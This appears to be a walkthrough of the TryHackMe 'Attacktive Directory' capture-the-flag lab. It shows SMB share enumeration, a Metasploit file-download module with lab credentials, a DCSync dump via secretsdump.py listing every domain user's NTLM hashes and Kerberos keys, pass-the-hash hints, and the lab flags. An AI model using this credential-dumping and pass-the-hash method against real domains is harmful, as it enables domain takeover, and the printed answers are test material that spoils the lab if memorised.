**backup@spookysec.local: backup2517860**

## **smbclient-shareList**

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
backup	Disk	
C\$	Disk	Default share
IPC\$	IPC	Remote IPC

NETLOGON	Disk	Logon server share
SYSVOL	Disk	Logon server share


## ***metasploit-download-file***

Module options (auxiliary/admin/smb/download\_file):

Name	Current Setting	Required	Description
FILE_RPATHS		no	A file containing a list remote files relative to the share to operate on
RHOSTS	spookysec.local	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPATH	backup_credentials.txt	no	The name of the remote file relative to the share to operate on
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	spookysec.local	no	The Windows domain to use for authentication
SMBPass	management2005	no	The password for the specified username
SMBSHARE	backup	yes	The name of a share on the RHOST
SMBUser	svc-admin	no	The username to authenticate as

## ***[Task 7] Elevating Privileges***

Now that we have new user account credentials, we may have more privilege on the system then before. The username of the account "backup" gets us thinking. What is this the backup account to? Well, it is the backup account for the Domain Controller. This account has a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes



Knowing this, we can use another tool within Impacket called "secretsdump.py". This will allow us to retrieve all of the password hashes that this user account (that is synced with the domain controller) has to offer. Exploiting this, we will effectively have full control over the AD Domain/

#1

What method allowed us to dump NTDS.DIT?

**DRSUAPI**

#2

What is the Administrators NTLM hash?

found in secretsdump.py scan

**e4876a80a723612986d7609aa5ebc12b:::**

#3

What method of attack could allow us to authenticate as the user without the password?

**pass the hash**

#4

Using a tool called Evil-WinRM what option will allow us to use a hash?

-H

## secretsdump.py-scan

Impacket v0.9.22.dev1+20200428.191254.96c7a512 - Copyright 2020 SecureAuth Corporation

Password:

[\*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)

[\*] Using the DRSUAPI method to get NTDS.DIT secrets

Administrator:500:aad3b435b51404eeaad3b435b51404ee:e4876a80a723612986d7609aa5ebc12b:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::

spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::

spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::

spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::

spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::

spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::

spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cf470af882d53d758a1612af78a646b7:::

spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::

spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::

spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::

spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::

spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::

spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::

spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::

ATTACKTIVEDIRECTORY:1000:aad3b435b51404eeaad3b435b51404ee:5f43e5847d4112099e43a201ec4eb0ef:::

[\*] Kerberos keys grabbed

Administrator:aes256-cts-hmac-sha1-96:c431e7e3555aeb5b63cbdfef3024d56f4b7f10eaba6c3f94d9a1524e76a26a49

Administrator:aes128-cts-hmac-sha1-96:f955ac2d89620b2a8dcd9837105445ff

Administrator:des-cbc-md5:6d5edfa173d9d6ae

krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc

krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902

krbtgt:des-cbc-md5:b94f97e97fabbf5d

spookysec.local\skidy:aes256-cts-hmac-

sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04

spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233

spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f

spookysec.local\breakerofthings:aes256-cts-hmac-

sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783eb8be51e5

spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2df08b3a004da425

spookysec.local\breakerofthings:des-cbc-md5:7a976bbfab86b064

spookysec.local\james:aes256-cts-hmac-

sha1-96:1bb2c7fdbec9d33f303050d77b6bff0e74d0184b5acbd563c63c102da389112

spookysec.local\james:aes128-cts-hmac-sha1-96:08fea47e79d2b085dae0e95f86c763e6

spookysec.local\james:des-cbc-md5:dc971f4a91dce5e9

spookysec.local\optional:aes256-cts-hmac-

sha1-96:fe0553c1f1fc93f90630b6e27e188522b08469dec913766ca5e16327f9a3ddfe

spookysec.local\optional:aes128-cts-hmac-sha1-96:02f4a47a426ba0dc8867b74e90c8d510

spookysec.local\optional:des-cbc-md5:8c6e2a8a615bd054

spookysec.local\sherlocksec:aes256-cts-hmac-

sha1-96:80df417629b0ad286b94cadad65a5589c8caf948c1ba42c659bafb8f384cdec

spookysec.local\sherlocksec:aes128-cts-hmac-sha1-96:c3db61690554a077946ecdabc7b4be0e

spookysec.local\sherlocksec:des-cbc-md5:08dca4cbbcb3bb594

spookysec.local\darkstar:aes256-cts-hmac-

sha1-96:35c78605606a6d63a40ea4779f15dbbf6d406cb218b2a57b70063c9fa7050499

spookysec.local\darkstar:aes128-cts-hmac-sha1-96:461b7d2356eee84b211767941dc893be

spookysec.local\darkstar:des-cbc-md5:758af4d061381cea

spookysec.local\Ori:aes256-cts-hmac-

sha1-96:5534c1b0f98d82219ee4c1cc63cfd73a9416f5f6acfb88bc2bf2e54e94667067

spookysec.local\Ori:aes128-cts-hmac-sha1-96:5ee50856b24d48fddfc9da965737a25e

spookysec.local\Ori:des-cbc-md5:1c8f79864654cd4a

spookysec.local\robin:aes256-cts-hmac-sha1-96:8776bd64fcfcf3800df2f958d144ef72473bd89e310d7a6574f4635ff64b40a3  
spookysec.local\robin:aes128-cts-hmac-sha1-96:733bf907e518d2334437eachb9e4033c8  
spookysec.local\robin:des-cbc-md5:89a7c2fe7a5b9d64  
spookysec.local\paradox:aes256-cts-hmac-sha1-96:64ff474f12aae00c596c1dce0cfc9584358d13fba827081afa7ae2225a5eb9a0  
spookysec.local\paradox:aes128-cts-hmac-sha1-96:f09a5214e38285327bb9a7fed1db56b8  
spookysec.local\paradox:des-cbc-md5:83988983f8b34019  
spookysec.local\Muirland:aes256-cts-hmac-sha1-96:81db9a8a29221c5be1333559a554389e16a80382f1bab51247b95b58b370347  
spookysec.local\Muirland:aes128-cts-hmac-sha1-96:2846fc7ba29b36ff6401781bc90e1aaa  
spookysec.local\Muirland:des-cbc-md5:cb8a4a3431648c86  
spookysec.local\horshark:aes256-cts-hmac-sha1-96:891e3ae9c420659cafb5a6237120b50f26481b6838b3efa6a171ae84dd11c166  
spookysec.local\horshark:aes128-cts-hmac-sha1-96:c6f6248b932ffd75103677a15873837c  
spookysec.local\horshark:des-cbc-md5:a823497a7f4c0157  
spookysec.local\svc-admin:aes256-cts-hmac-sha1-96:effa9b7dd43e1e58db9ac68a4397822b5e68f8d29647911df20b626d82863518  
spookysec.local\svc-admin:aes128-cts-hmac-sha1-96:aed45e45fda7e02e0b9b0ae87030b3ff  
spookysec.local\svc-admin:des-cbc-md5:2c4543ef4646ea0d  
spookysec.local\backup:aes256-cts-hmac-sha1-96:23566872a9951102d116224ea4ac8943483bf0efd74d61fda15d104829412922  
spookysec.local\backup:aes128-cts-hmac-sha1-96:843ddb2aec9b7c1c5c0bf971c836d197  
spookysec.local\backup:des-cbc-md5:d601e9469b2f6d89  
ATTACKTIVEDIREC\$:aes256-cts-hmac-sha1-96:d9dc64a961d57efbe1e36dab0a916697d8ce72f7fbd53f6e6e397aac56613cd  
ATTACKTIVEDIREC\$:aes128-cts-hmac-sha1-96:4457c21848400b7469eeb5c744b0d0e5  
ATTACKTIVEDIREC\$:des-cbc-md5:9426b6febf6dc2ab

## [Task 8] Flags

Submit the flags for each user account. They can be located each users desktop.  
If you enjoyed this box, you may also enjoy my blog post!

#1

svc-admin

cd C:\Users\svc-admin\Desktop  
more user.txt.txt

TryHackMe{K3rb3r0s\_Pr3\_4uth}

#2

backup

cd C:\Users\backup\Desktop  
more PrivEsc.txt

TryHackMe{B4ckM3UpSc0tty!}

#3

Administrator

cd C:\Users\Administrator\Desktop  
more root.txt

TryHackMe{4ctiveD1rectoryM4st3r}